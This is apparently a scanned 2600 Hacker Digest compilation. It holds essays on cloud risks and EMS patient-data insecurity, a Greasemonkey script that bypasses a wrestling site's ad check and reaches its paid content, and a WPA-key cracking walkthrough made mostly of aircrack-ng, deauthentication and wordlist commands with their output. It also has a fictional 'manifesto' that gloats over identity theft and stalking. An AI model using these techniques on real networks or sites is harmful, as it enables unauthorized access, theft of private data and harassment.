2600

The Hacker Digest - Volume 27


MODEL TTS-55A
PORTABLE I.P.M.F SENDER
skype
TMS
2W SND&TALK
4W REC
TEL. SET 52A
LINE
DROP
48V
DIAL + TALK 2W
KEY PULSE
SND.
TALK 4W
TWD. L
TWD. D
ON HK
OFF HK
DIAL
LEVEL
-22DB
-6DB
+1DB
ON
POWER
ST
2600
KP
5/8/69


DESTROY
KH-5
Facebook ver. 0.16b
A-E
locis.loc.gov
tweets 2001-2006
panam.com
flight data
HI Vital Statistics
1961 - live births
AREAS 49-54

IEEE 1394
PARK51
TPS
SXS
AM1530
HDMI OUT
CNA
ESATA
CHA_FAN1
USB2
DIMM A1
DIMM A2
DIMM B1
DIMM B2
USB1
PCI-X
intel inside
500 ARWATT

Phreaks

Absolute Zero	273.15
Acid Phreak	C2ON2SN3O
Agent Orange	2,4,5-T & 2,40
Agrajag The Prolonged	1206391894
Basketball Jones	rem9:118293
BerkeleyBlue	100C75M8Y40K
Bernie Spindel	WAYNPALADS0
Bill From RNOC	NYCKNYXPMG0
Billy_The_Kid	0USHA.jpg
BIOC Agent 003	WHPLNYWP0S0
Bloombecker	72.51.27.162
Blue Archer	63.240.110.151
Bobby ARWATT	914-050-1230
Boy Wonder	cell, wood
CablePair	RYLOMMNDS0
Cap'n Crunch	68.240.110.151
Carrier Culprit	PhR V1I5P3
Cereal Killer	6E305420336C453174
CompuPhreak	65D02
Condor	07868891.36
Control-C	SFLDM8VD50
Corrupt	174.143.15.26
Crazy Eddie	AUNT B
Datamaster	OWL342
Dead Loop	45.645 -122.5313
Dead Lord	NYCMNY13C60
Digital Switchman	718-382-5768
Doc Holiday	209+35+98+220
Doom Prophet	100101000
Dr. Who	LENXMAWADS0
Dragyn, The	49429
Emmanuel Goldstein	EGC110
Emma Carlin	02112009
Erik Bloodaxe	PKDXTC
Executive Hacker	CEO
Sir Frances Drake	BLK SHP
Gary Seven	201.247
HAC	44181-0252
HoloPhax Phreaker	RKVLMDMRRS1
Joy Bobbles	72.51.27.162
Karl Marx	18-140-10
Kerzang Khan	A4.6B.52:90
King Blotto	110/220
L666	PRRGIXLDS1
Leftist, The	ATLNGATHGT0
Lex Luthor	GLGCFLXACG1
Little David	858E2311210282B0
L.O.D./H	2695177245
Lord Micro	TI5602562562
Magnetic Surfer	Ku
Marauder, The	3346587393
Mark Tabas	KP+303+121+ST
MCI Sprinter	1010222
Mentor, The	AUSTTXHIDS1
NetaViz	a510bc
Ninja NYC	327
Number Six	RGWDNJRWC00
Nynex Phreak	718-951-9970
Paul Masid Dib	72.51.27.162
P.H.A.L.S.E.	Enterprise 2600
Phantom Phreaker	100101000
Phiber Optik	NYCONYFH0S0
Phucked Agent 04	4torteretour
Plague, The	FH8
Prime Suspect	74555746CS
Professor Falken	567482
Prophet, The	IMGAIR.COM/*****
Pumpkin Pete	660-112
Sargon Magod	1425622930
Scoop Lightning	$79,449
Scorpion	!!OR BLR
Seekee	tp.m9cw8
Shadow 2600	72.51.27.162
Sharp Razor	US2125501
Silver Spy	22
Skinny Puppy	C2-91040/30021
Smark	AM6
S.N.	Z.M.S.
Sperl	63154399815819
Taran Asst. Pig Keeper	FFUMEMOS
Terminus	leo0
Timberwolf	1==.DA8.13C3E
TUC TUC BBS	5455434F5554
Unknown Soldier	404
Videotmith, The	PHLAPAPE0S0

PLANS AND REVELATIONS

Cloudy Skies

When we say someone has their "head in the clouds," it's generally not seen as a compliment. It means they're not particularly serious about what's going on around them, they have no sense of reality, they're even a bit "scatterbrained."

Now let's examine the concept of "cloud computing," a phrase we will hear with continuing frequency as our connected planet continues to evolve. Basically, the cloud is what the Internet has become, a huge network of shared resources that moves much of the hardware, software, and responsibility away from the individual users. This results in more reliability, ease of use, greater storage capacity, and decreased costs. These are obviously all positive developments. But in order to avoid losing our heads in *this* cloud, we need to look at and prepare for the risks attached to it.

In the early days of the net, there was a lot of do-it-yourself activity with regards to setting up connectivity. Anyone from the age of 11 to 85 could be expected to get a machine, set up an operating system, obtain a connection of some sort, and install various services based on what exactly they wanted to do. Some would set up their own UNIX shells that others could login to, some might run websites out of their homes, still others would run Usenet news feeds, Internet Relay Chat servers, the list went on and on. Speed was a sign of status. If you were able to get faster service to your location, you moved up a few pegs in the eyes of your peers. In a way, it was equivalent to everyone being involved in building and upgrading their own cars, doing their own repairs, getting their own equipment, and learning a great deal in the process.

Obviously, not all of us had the time or inclination for this. So it was inevitable that technology needed to evolve to the degree where just about anybody could get the services they wanted without actually having to set them up or know precisely how they worked. Instead of running a server out of your home or office, using the services of a data center was more stable and economical. Rather than managing your own email, using a centralized third party became more common. Websites could be run remotely without even investing in a machine through virtual hosting. Social networking also brought people to central points of contact, which obviously made them more effective.

Initially, these two worlds existed side by side. There were the do-it-yourselfers and then there were the masses. Naturally, a degree of derision was reserved for those who emailed or connected to an IRC server through a mass appeal host like AOL. People who communicated solely through a service such as Hotmail were generally not seen as the most technically adept, even though this may have been the only way they could connect in the first place.

In recent years, we've seen a real transformation as capacity, speed, and functionality of cloud computing have all improved dramatically. Why keep a server at your house and have to deal with connectivity issues when you could park it remotely and have it *always* be reachable? Why operate your own mail server when Gmail can do it more efficiently and with great amounts of

free storage? Why run your own chat system when *everyone* is on Facebook and Twitter? To continue the car analogy, we've slowly seen those people who were doing their own repairs and maintenance start taking their cars to the dealer instead. Easier, quicker, and more professional.

So what are the risks in this? Mostly, it's a lack of control. Here are some examples:

- While Gmail certainly does a better job of sending and receiving mail than most of us setting up a Linux box over a copper connection, the fact is that they have legal possession of your email on their servers. In fact, the words in your email are *scanned* so that you can receive advertising that may be relevant to your interests.
- When you have your website in someone else's colocation facility, you won't be the first to know when some entity serves notice to shut it down for one reason or another. You may just find yourself cut off. In more serious cases, the authorities can grab your stuff with a mere subpoena to the company, rather than having to get a search warrant and come visit your house.
- If something bad happens to one of these companies that you've entrusted with your online presence (bankruptcies, fires, legal problems), you can find yourself adversely affected by someone else's drama. Remember, you can't really control what's not in your possession.
- The cloud makes it easier for people to collaborate on projects by sharing documents online. But such web-based applications also make it easier for outsiders to gain full access to these projects, since one person's poor security habits can put everyone at risk. Many times, this simply isn't thought through and all kinds of embarrassing things wind up happening as a result.

Apart from the control and security issues, cloud computing makes someone more of a consumer than a developer by default. It's likely you are now forced to use hardware that technically doesn't belong to you (such as a cable modem) and which you can't fully access even though you have possession of it. Running your own website is forbidden on most cable modem connections and newer FIOS setups routinely block port 80. While it's a trivial issue to get around many of these restrictions for those who are so motivated and who have the skills, most people will wind up paying one of the giant providers, playing by their rules, and giving up control.

Even after yielding this much, we may find ourselves increasingly at the whim of giant companies, more so than ever before. Emerging smart phones can be forbidden from running software that either the manufacturer or phone company doesn't approve of. Their reasoning may make sense (security issues), it may be none of their damn business (forbidding "immoral" video games), or it may be for completely selfish reasons (Apple not allowing a Google Voice app to be installed on their iPhones). Or something you bought electronically can be "taken back" without even letting you know. Last year, Amazon did just this to customers who had purchased electronic books on its Kindle service when they ran into a legal issue with the books' distribution. In an almost too perfect irony, the titles in question were George Orwell's *Animal Farm* and *1984.* There are numerous other such examples that all point to the same conclusion: consumers run the risk of becoming almost irrelevant if they simply coast along and accept it all without question.

We need to be clear. It's still possible and easy to use the net as individuals. We can be creative and reach the entire world. What's disappearing is the ease with which we can do this while not being somehow under a much larger entity's wing. If you can run your own network internally, keep your email off of any machine you don't have physical access to, and not be forced to have a monopolistic phone or cable company as your provider, then you have a degree of autonomy that seems to be vanishing for many of us, oftentimes without an argument because of the convenience factor.

But even if you don't have the need to be completely independent of the cloud and the prospect of your data residing under someone else's roof doesn't disturb you, it's vitally important that you at least be prepared in the event of some sort of a disruption or failure. Just as we would advise people to always make backups of any data they possess, we must stress the importance of doing the same thing with data entrusted to outside companies. Just because they are big and professional, there's no reason to believe that they will be able to safeguard what's important to you, nor that it's particularly high on their priority list.

Every technological advance carries with it certain advantages and potential regressions, as we have mentioned in these pages before. In order to really benefit from what cloud computing can do, we need to analyze its uses and abuses with our feet firmly on the ground.

Insecurities in Emergency Rescue

by Metalx1000

Just yesterday, I was having a conversation with my friend at work over the security of medical records. Today, I turned on the TV and saw a news report about a $10 million ransom for stolen medical records. Now, of course, the news story focused on the "evil hacker" that did this. But, let's face it–the guy is a criminal. He broke in and stole nearly 8.3 million medical records from a website that tracks prescription drug abuse in Virginia.

As a fire fighter, I have patients on most of the calls I go on. A report must be done for each patient, on each call. In most cases there are multiple medical reports created and submitted for each call. If there is more than one patient, there is more than one report. If there is more than one department on scene, there is going to be a report submitted by each department. And, currently, my department creates two reports for each patient on each call, due to the fact that we have two software applications being used to fill out reports.

Where does the information go once the report is written? How secure is the transmission of this information? How secure are the computers that this information is stored on? Who has access to this information? I plan on answering as many of these questions as I can with the knowledge I have gathered in my short time with my department. What I will be sharing with you is only part of the picture. Due to the sensitive nature of people's personal information, I can't really dig around too deep into the subject. What I plan to show you is what I have observed in my regular daily routines. Anyone with a little knowledge of computers, whether it be hardware or software, would notice the same things I have. And that is the scary part.

One of my main focuses is going to be on "EMS 2000," a common program used by many departments. EMS 2000 is an application that was designed using Micro$oft Access. Although Micro$oft Access is closed and proprietary, it is a very common application for storing information to tables in a database. And thanks to its popularity, there are a number of tools out there to view and manipulate the information in a Micro$oft Database (MDB) file.

Now that we know what format the information is in, let's have a look at where it's stored. Each department, whether it be a fire department or EMS, has multiple stations and multiple computers for doing reports. Each one of these computers stores the data on its hard drive. The information is stored in a sub-folder of the EMS 2000 program itself. The MDB files are not encrypted or password protected. This means that anyone who has physical access to one of these computers has access to all the patient information that has ever been entered.

That brings up the question, "How hard is it to sit down in front of one of these computers without permission?" The answer: not very hard. If you are familiar with the job of emergency rescue services, you know that we are in and out of the station all day long. A short call for us is about 20 minutes. It's even longer for transport units that have to go all the way to the hospital.

So the opportunity is there. But what about locks? Can someone enter a station while no one is there? Some departments leave their doors unlocked. My department has combination locks with five numbered buttons. They are mechanical locks which only allow each button to be used once. So, 435 could be a combination, but not 445. Three digit combinations seem to be the standard, so quick math tells us then that there are only 60 possible combinations. Even if you went slowly and took six seconds per combination, you could try ten a minute. That means that it would only take six minutes to try every possible combination. And, don't forget, you don't have to try *every* possible combination. You just have to try until you hit the right one. Even if the lock used a five digit combination, it would only take 12 minutes to go through every combination.

Now if we used digital locks, this would be different. We would have the ability to use the same digits more than once in the combination. The locks also have more buttons. Instead of one through five, they have one through ten, plus a # key and a * key. They also lock down for a minute or so if you enter the combination incorrectly three times. That means you can only try three combinations per minute. So, quick math again, 12*12*12=1728 possible combinations. 1728/3=576 minutes. 576/60=9.6 hours. You could try every possible combination in 9.6 hours. That is, if you didn't realize that most of the digital locks have a default unlock code of pressing every key starting at one and ending at #. It's worked on all the ones I've tried.

You may be thinking, "No one is going to do that". Yeah, you keep telling yourself that. No one is going to spend 3 minutes at the door of a fire station in order to get information that is worth millions of dollars in identity theft or, as we are seeing in recent days, ransom.

So, if the door isn't already open, it takes someone less than 6 minutes to get in. How long does it then take to get the information off of the computer? Depends on how it's done. If one is familiar with the software, in this case EMS 2000, 30 seconds. Stick the flash drive in, grab the MDB file, and go. If the software is unfamiliar, one can still be in and out in a few seconds. Someone who may not know exactly what they are looking for can still guess where the good stuff is. Offices use office files. MDB, DOC, and XLS files would be a good start. A program could be written to scan for those files and be executed off of a flash drive or CD. It would take a while to scan the whole computer, but the thief doesn't need to wait around. The program could copy the files to one place on the hard drive for later retrieval (since the thief already has the combination to the door). Or, more likely, the program could transmit the data over the Internet. Drop a CD in and go. By the time the thief gets home, he will have all the files waiting for him.

"What about firewalls!" you cry out. Firewalls are great for keeping things out. But, they really suck at keeping things in. Just remember, if you can send emails, or even search Google, you are sending information out. If you can do that, what makes you think someone else can't?

You're still thinking, "I don't believe anyone would do this." Right, because if you were a firefighter and you came back to the station and found someone inside the first thing you would think is, "They must be stealing patient information!" The thief could say, "I needed to use the phone and the door was unlocked" and, once he left, you would start yelling at each other, "Who left the door unlocked!" or "Someone write up an Notice Of Repair on the door!"

Let's say you are right and the person is too scared to go in the station. Let's take a look at not just where the information is stored, but where it goes and how it gets there. EMS 2000 uses SQL to send the information to a server. I used ettercap to study the network traffic coming out of and going into the computer as it sent reports to the SQL server and saw all the information EMS 2000 was sending flashing by on my screen. Most of the packets being sent were just binary data, but I did see some ASCII text (plain text words). When the capture was completed, I needed to search through the data to see what I had. My name is in the report, so I searched for that. I was amazed to find not only my name, but my social security number as well. And, not just mine either.

EMS 2000 not only sends the information for the report currently being submitted, but also the entire database of every report ever completed on that computer. It also sends a database with a list of all the employees in the entire county. Along with private information, such as social security numbers, home addresses, phone numbers, and even email addresses. And, it was sending it all in unencrypted plaintext. Now I know that my personal information is sitting on computers all over the county. Computers that anyone can walk up to. My personal information was also being sent across the networks at all these locations.

As I said earlier, you have to be on the local network to packet scan and grab the information being sent. How hard is this to do? It's easier in some ways than standing at a door for 6 minutes pushing buttons. You can sit in your car and push buttons. Every station I work at has WiFi. The WiFi is supposed to be encrypted, but half the stations have not been for at least a year. I don't know why. On top of that, we are using WEP, which can be easily broken in about 5 minutes.

How else can someone get on the local network at a fire or EMS station? A physical Ethernet jack will do the trick. If you can physically plug into the network, there is no password required. But how can this be done? You have to be on the network when the report is submitted, to capture the data being sent. No one is going to hide in the closet with their laptop and wait for you to send a report and then run away. And nobody puts Ethernet jacks on the outside of a building. Or do they?

Most offices don't have cubicles outside. So why have a network jack outside? Well, the field of emergency rescue services is not like most offices. Firefighters spend a lot of time in their trucks. Because of this, there are phones outside by the trucks. VoIP phones using a SIP protocol. These phones not only have a CAT-5 network cable plugged into them, they also have an Ethernet port labeled "PC." You could plug a computer into this port, or a wireless router. Anyone could walk up, plug a router into the phone, and walk away. Most people would not have a clue as to why the router is there or if it should be there.

This was just a quick look at a few areas of security that need work. There is no such thing as a secure computer. I want to make that clear. There is always going to be some flaw that will allow information to end up where you may not want it to go. This is just a fact of life. But when a hole is found, it should be fixed immediately. Especially when there is a legal responsibility to protect patients' confidential information.

AJAX Hacking for the Discerning Pro Wrestling Fanatic

by Gorgeous_G

I am an unrepentant professional wrestling fan. I am also an unrepentant nerd. If you mix these things together, you will find the seedy, popup-riddled underbelly of the Internet known as pro wrestling websites. Most wrestling sites have never met a banner ad that they didn't like. Now, since I'm not interested in my computer getting herpes or in the general tasering of gnomes, I use Adblock Plus (`http://adblockplus.org/`) in Firefox. This keeps most of the evil stuff at bay.

But I'm not here to talk to you about my surfing habits. I'm here to talk about the most egregious advertising offender I've ever seen, PWInsider (`http://www.pwinsider.com`). Go ahead and go to that site in Internet Explorer. I dare you. It is an eye-searing mess of flash, banners, and interstitials. The problem is, they're pretty decent with their news reporting so, as a fan, you either have to wade through the flashing mess, or use Adblock. As I've said, I choose the latter path.

About May of 2008, someone at PWInsider must have heard of Adblock because, when I clicked on article links, I got a message saying "ad-blocking software is not allowed" in place of the article text. I was a little peeved but, more than anything, I was obscenely interested in how the ad-block-block code worked. So I poked around in the source code for a while, and found that the article text was displayed using an AJAX request, sent unencoded, using part of the URL of the regular article page. There was also a boolean query variable, b, which was determined based on whether the interstitial ad loaded or not. if b=true, no article for you! So this URL:

```
http://www.pwinsider.com/ViewArticle
➥.php?id=40024&p=1
```

was being translated to this AJAX request:

```
http://www.pwinsider.com/ajax/
➥commands/getarthtml.php?id=
➥40024&pn=1&b=false
```

If you pasted that last one into an address bar, presto! You got the plain HTML of the article, and nothing else. I bashed together a quick 'n' dirty Greasemonkey script to automatically transform the URL. I had my hack, and I was happy. But that wasn't the end of the story.

PWInsider also has something called an Elite membership. You pay a monthly subscription fee, and you're granted access to podcasts and exclusive news, in addition to an ad-free site. I personally have no interest in their podcasts, but the site creators use some dirty tricks to try to entice you to give them your money. They'll put up a headline like "Former WWE Champion Found Dead with Wife and Son" and, when you click through to find out who it is, the article will just be an ad for the Elite site. So, I had my hack in place and I inadvertently clicked on one of the Elite teaser headlines. Much to my surprise, I saw a stern warning about not sharing my Elite login with anyone, and a set of working links to postgame podcasts! There was no password protection on their paid content whatsoever, only on the HTML frontend to get into the Elite site. Now, I may be a dirty ad-blocking leech as far as the creators of the site are concerned, but I'm not trying to put anyone out of business. Those guys make a living off of their Elite content. At the same time, I had my doubts about them taking my hack seriously, so I wrote up an article for *2600* and submitted it. I also sent an anonymous email detailing the hack to the guy who codes the site. A short while later, the security hole was plugged and the ad-block-blocker was removed, and everyone was happy. By the time the *2600* editors got around to reviewing my article, the hack was useless, so it didn't get published.

One morning, while eating my breakfast, I was checking my news, clicked through to a link on PWInsider, and was met with another stern admonishment about using ad-blocking software. So, on a whim, I dug through my email archives for my old script, and installed it to see if it worked. Not only did it work, but it once again gave me access to the Elite content!

This time, the actual checking is being done by this piece of code:

```
<script type="text/javascript"> abp
➥ = false; </script>
<script type="text/javascript" src="
➥include/adframe.js"> </script>
<script language=javascript>
➥document.write(unescape('[A whole
```

```
➥ bunch of double and triple-
➥ escaped JS code, omitted for
➥ publishing]')</script>
```


And adframe.js consists of one line:

```
abp = true;
```

So they're trying to fool Adblock into thinking that adframe.js is an ad loader. The escaped code looks for the value of abp, and spits out the warning instead of the article text if the value is false, which it will be if adframe.js is blocked. Whitelisting http://www.pwinsider.com/include/adframe.js will get around the adblocking.

Here is the very ugly code for my article-text-only/inadvertent-Elite-access hack. You'll need Mozilla Firefox (`http://www.mozilla.com/`) and the Greasemonkey extension(`https://addons.mozilla.org/firefox/addon/748`). Will I warn them about the security hole again? Certainly... once this article published. ;)

```
// ==UserScript==
// @name           Do Fixer Neo
// @description    Fix PWInsider's crappiness
// @author         Gorgeous_G
// @version        1
// @include        http://*.pwinsider.com/*
// @include        http://*.pwinsiderxtra.com/*
// ==/UserScript==
var url = window.location.href;
var queryList = url.split('?');
var splitagain = queryList[1].split('&');
var newurl = ("http://www.pwinsider.com/ajax/commands/
getarthtml.php?" + splitagain[0] + "&pn=1");
window.location.href = newurl;
```



by kawarimono@bigpond.com

After some of the heaviest rainfall in my area in 30 years, I found myself with a flooded basement and most of my personal belongings and computer equipment destroyed. I had to find myself a new place to live and way to connect to the Internet. I had been connected via an ADSL2+ connection but needed another form of connection while I found a new place to live. A quick visit to the website of my telco, BigPond, showed a new type of connection available via high speed wireless 3G. I mulled over the decision of either a USB 3G card or a 3G router. The router seemed the best way to go. I cancelled my fixed line and ADSL2+ service and ordered myself a 3G router, allowing me the flexibility of being able to move to a new place at short notice without the hassle of setting up a new account for a fixed line and ADSL service.

A few days later a courier arrived with the router. After unpacking, I found it was a Netcomm 3G9W rebadged for BigPond. The router had an 802.11b/g connection and a four-port switch. Also included in the package was a credit card-sized plastic card with the details for a pre-configured SSID and WPA key for the router's 802.11 WiFi connection. My first impression was how thoughtful the telco was to pre-configure the router for a WiFi connection for the less technical-minded of their customers, with WPA TKIP PSK offering them at least some form of security and ease of setup.

The only computers I had left after the flood were an Intel 945GCLF Mini-ITX with an Intel ATOM processor and my laptop. I set the 945GCLF up with a CAT5 connection to the router's four-port switch and, after entering my user name and password for the 3G connection in the web interface of the router, I was connected to the internet. I also came across a Zydas ZD1211 USB WiFi card in a box of

parts that was not damaged in the flooding and decided to try out the 802.11 functionality of the router. Looking at the card the telco had provided, something caught my eye.

```
SSID: BigPond8686
WPA Key: 0903428686
```

The last four digits of the SSID and WPA key matched! This had to be more than a coincidence and definitely required some further investigation.

I had played around with cracking WEP keys using a Backtrack live CD and wondered how easy it would be to crack a WPA key if I knew the last four digits in the key. A quick search on Google turned up several sites detailing how to use aircrack-ng to crack a WPA key, showing that you needed to generate a wordlist to feed into aircrack-ng after capturing the initial authentication handshake. I knew what the last four digits would be, so I only needed to generate a list of every combination of a six digit string, for the first half of the key. Being the lazy type, and not being a fan of reinventing the wheel, I headed back to Google and searched for a wordlist generating script. I found one written in Perl called wg.pl. This script is no longer maintained and has now been ported to Ruby by the author. Not being familiar with Ruby I searched for the original Perl script and found it here:

```
http://digilander.libero.it/reda/
➥downloads/perl/wg.pl
```

I have been using Windows 7 RC1 as my primary OS since release, so I downloaded the latest Active State Perl distribution and installed it. I then generated every combination of a six digit string and sent the output to the Backtrack 4 directory I had on my Windows drive:

```
C:\>perl C:\Perl\wg.pl -l 6 -u 6
➥ -v 0123456789 > C:\BT4\
➥wordlist.txt
```

This gave me a text file with a list of every possible 6 digit combination from 000000 to 999999. I now needed to append the known four digits 8686 to the end of each line in this file. I knocked up a quick VBScript to perform this, after first creating a blank file WPAKey.txt in the Backtrack 4 directory.

```
Const ForReading = 1
Const ForWriting = 2

Set objFSO = CreateObject("Scripting.
➥FileSystemObject")
Set objInFile = objFSO.OpenTextFile("C:
➥\BT4\wordlist.txt", ForReading)
Set objOutFile = objFSO.OpenTextFile("
➥C:\BT4\WPAKey.txt", ForWriting)

Do Until objInFile.AtEndOfStream
    strLine = objInFile.ReadLine
    strContents = strLine & "8686"
    objOutFile.WriteLine strContents
Loop

objInFile.Close
objOutFile.Close
```

I now had a wordlist I could pass to aircrack-ng for cracking the WPA key. I set up my laptop to connect to the access point on the router, connected the Zydas WiFi card to my Windows 7 workstation, and rebooted into the Backtrack 4 live CD. Once Backtrack had successfully booted, I ran airmon-ng to set the WiFi card into monitor mode:

```
root@bt:~# airmon-ng start wlan0
Interface       Chipset         Driver
wlan0           ZyDAS 1211      zd1211rw - [phy0]
(monitor mode enabled on mon0)
```

I also tested that the packet capture was functioning by running airodump-ng:

```
root@bt:~# airodump-ng wlan0
 CH  3 ][ Elapsed: 3 mins ][ 2009-06-04 17:39
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 00:1A:2B:3E:5C:7B   78      254      120    2  11  54   WPA  TKIP   PSK  BigPond8686
 BSSID              STATION            PWR   Rate    Lost  Packets  Probe
 00:1A:2B:3E:5C:7B  00:1E:2A:F1:4E:D2   30  18-18      0       99
```

I then needed to start capturing packets between my laptop and the router, using airodump-ng, to capture the WPA authentication handshake. I opened another terminal window and forced the laptop to re-authenticate by injecting de-authentication packets:

```
root@bt:~# aireplay-ng -0 5 -a 00:1A:2B:3E:5C:7B -c 00:1E:2A:F1:4E:D2 wlan0
17:46:55  Waiting for beacon frame (BSSID: 00:1A:2B:3E:5C:7B) on channel 11
17:46:56  Sending 64 directed DeAuth. STMAC: [00:1E:2A:F1:4E:D2]
                                              ➥ [42|190 ACKs]
17:46:57  Sending 64 directed DeAuth. STMAC: [00:1E:2A:F1:4E:D2]
                                              ➥ [44|214 ACKs]
17:46:58  Sending 64 directed DeAuth. STMAC: [00:1E:2A:F1:4E:D2]
                                              ➥ [52|207 ACKs]
17:46:59  Sending 64 directed DeAuth. STMAC: [00:1E:2A:F1:4E:D2]
                                              ➥ [41|195 ACKs]
17:47:00  Sending 64 directed DeAuth. STMAC: [00:1E:2A:F1:4E:D2]
                                              ➥ [50|214 ACKs]
```

At the same time, in another terminal window, I ran airodump-ng to capture the WPA handshake and output it to a capture file for cracking with aircrack-ng:

```
root@bt:~# airodump-ng -c 11 --bssid 00:1A:2B:3E:5C:7B -w psk wlan0
 CH 11 ][ Elapsed: 5 mins ][ 2009-06-04 17:48 ][ WPA handshake:
                                                ➥ 00:1A:2B:3E:5C:7B
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC
                                                ➥ CIPHER AUTH ESSID
 00:1A:2B:3E:5C:7B   78 100     3220     3084    7  11  54   WPA  TKIP
                                                ➥ PSK  BigPond8686
 BSSID              STATION            PWR   Rate    Lost   Packets  Probe
 00:1A:2B:3E:5C:7B  00:1E:2A:F1:4E:D2   30  11- 9       0      3278
^C
dumping to kismet csv file
```

After capturing the WPA handshake, I set out to crack they key using aircrack-ng and the wordlist I had previously generated:

```
root@bt:~# aircrack-ng -w /mnt/sda2/BT4/WPAKey.
txt -b 00:1A:2B:3E:5C:7B psk*.cap
                        Aircrack-ng 1.0 rc2 r1385
                  [00:05:48] 90344 keys tested (262.66 k/s)
                        KEY FOUND! [ 0903428686 ]
      Master Key     : 5B E2 4B BC F0 0E CC 17 BE 76 30 19 CF D0 6D F2
                       AE 9D 25 D5 55 99 C2 30 D9 5B 5E 54 04 D3 07 55
      Transient Key  : CF 11 D9 4A 36 52 4E DC AA B3 F5 C4 8F 64 74 B3
                       CC FC 64 44 7D 8E EA 42 D2 2C 91 C1 60 6C AC 39
                       31 18 47 31 43 96 54 37 EA 64 9E 26 2F BA B0 92
                       72 22 C8 EA E4 D4 4D E6 B1 6C 20 3F 3C F6 9A A9
      EAPOL HMAC     : 6C E2 A9 DE 49 5B 41 88 8B 02 E1 40 F1 50 5D EA
```

I had expected this to take some time, especially considering the Intel ATOM is not the most powerful of processors, but it was able to crack the key in less than 6 minutes.

This shows that encryption can easily be broken if the method of generating and distributing the keys is flawed. I rang a friend I knew who also had a BigPond-supplied router from another manufacturer, 2-Wire, to see if he had a similar card with his router's SSID and WPA key. He also had been supplied with a card, but the SSID's last four digits did not correspond to the last four digits of the WPA key. For his router, they had used the first four digits of the devices serial number for the last four digits of the WPA key. At least, for him, the digits weren't broadcast for all to see, as was the case with the SSID on my router, but the key was still not randomly generated.

- Details of Router:
  http://www.netcomm.com.au/
  ➥products/3g/3g9wb
- Manual for Router:
  http://netcomm.com.au/__data/
  ➥assets/file/0009/52299/3G9W_
  ➥User_Guide.pdf
- Backtrack 4 Beta:
  http://www.remote-exploit.org/
  ➥backtrack_download.html
- Perl Word Generator Script:
  http://digilander.libero.it/
  reda/downloads/perl/wg.pl
- aircrack-ng against WPA:
  http://sites.google.com/
  ➥site/clickdeathsquad/Home/
  ➥cds-wpacrack

The Grey Hat Manifesto

by Da New Ment0r of PhoeniX.RisinG.GrouP

Hey you. Yeah, you. I'm that kid whose lunch you swiped.

Remember?

The one whose backpack you stole, and the one you made fun of a lot? That was me.

I'm the one you laughed at when somebody tripped me.

You kicked me on the ground as you walked by.

I covered my head, and you thought it was pretty funny.

Remember that?

My mom had to buy me a new shirt, since that one was ripped.

I'm the one you poked fun at a lot in the hallways. Every time you saw me, you called me a nerd, a geek, a bookworm and some other not-so-nice things.

You threw your food at me in the lunchroom and laughed.

I sat at that one table, alone.

Don't you remember me?

I'm the one who was really into computers. The one who spent all his spare time reading a lot. Yeah, that kid!

I got really good grades, but you got held back.

Do you remember?

To be fair, you didn't show up to class a whole lot.

Oh yeah, remember that time you snatched my homework and copied all the answers before class? I knew you would do that! That's the reason I wrote all the wrong stuff down the night before, then turned in the correct copy. That was a good one!

Boy, that sure was a long time ago!

Well, I'm still into computers. I actually bought a new one with your daughter's college fund. You know, the one you were saving up for? Thanks! It's a super fast machine, but I actually prefer my 486. It brings back a lot of good memories.

I checked your P.O. box for you the other day. I didn't think you'd mind. Oh, can I get your mother's maiden name? I need it for something. I'll get it from you.

I drive by your apartment sometimes when I'm bored. I have a lot of free time, since I work from home. It sure is nice to make your own hours! Oh yeah, you should probably make it a habit to lock your patio door more often.

I understand you lost your job the other day. You have to admit you had the worst schedule, though. I tried to talk the boss out of it, as he's a very good friend of mine. I'm just sorry I couldn't change his mind.

Oh, I'm not sure if you've checked your credit lately, but you may want to. You probably shouldn't have thrown that stuff out with your social security number still printed on it. Well, "live and learn," so they say!

A realtor friend of mine told me she had to deny you a mortgage loan! Something about the wrong forms of identification, bad credit or something? I'll try and talk to her about it, okay?

I also heard your ex-wife found love elsewhere. I'm amazed she learned about you meeting somebody else while you two were still together! She told me the whole story. Man, people just can't keep anything a secret anymore, can they?

Everything is going great here! I just wanted to catch up with you. I'm not sure if you remember me, though. I definitely never forgot about you.

Take care/comb your hair,

That kid.

-=:%[KNoWLeDGE iS tHE aNSWeR: BaN FiReaRMS]%:=-

Greetinx to Toxic Zombies for the intro line and my boy "Keeng Tusk z'Almighty"

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! I'm bundled up, have an electric heater at my feet, and a cup of tea on my desk. Yes, folks, it's cold and flu season, and I have one or the other of them. Maybe both. It doesn't matter, though - the company is paying a perfect attendance bonus this month, and all I need to do is make it through at least half of my shift!

Outside my Central Office, we have a coin station. It's an old Western Electric 1D2 set, and it was configured to allow incoming calls until last week. A few months ago, it became one of the busiest coin stations in the city. A shady-looking teenager would hang out all night on Friday and Saturday taking lots of very short incoming calls. A few minutes later, a vehicle would roll into our parking lot, he'd step inside to do business, and then the young entrepreneur would return to his "office."

For months, this didn't bother me. After all, incoming calls generate revenue for the company, the business activities never caused me any trouble, and it made for interesting "service monitoring." All of that changed last week, though, when a white Camaro pulled into my parking lot at high speed. Squealing tires, skid marks, and the stench of burnt rubber hung in the air... and then the driver did the unthinkable: he burned a donut in my parking lot! Well, that was it. The next morning, my long-neglected coin station had new signage: "OUTGOING CALLS ONLY" - and my young acquaintance moved his business to the mini-mart across the street. His new "office number" became a Tracfone, the telecommunications provider to the underworld.

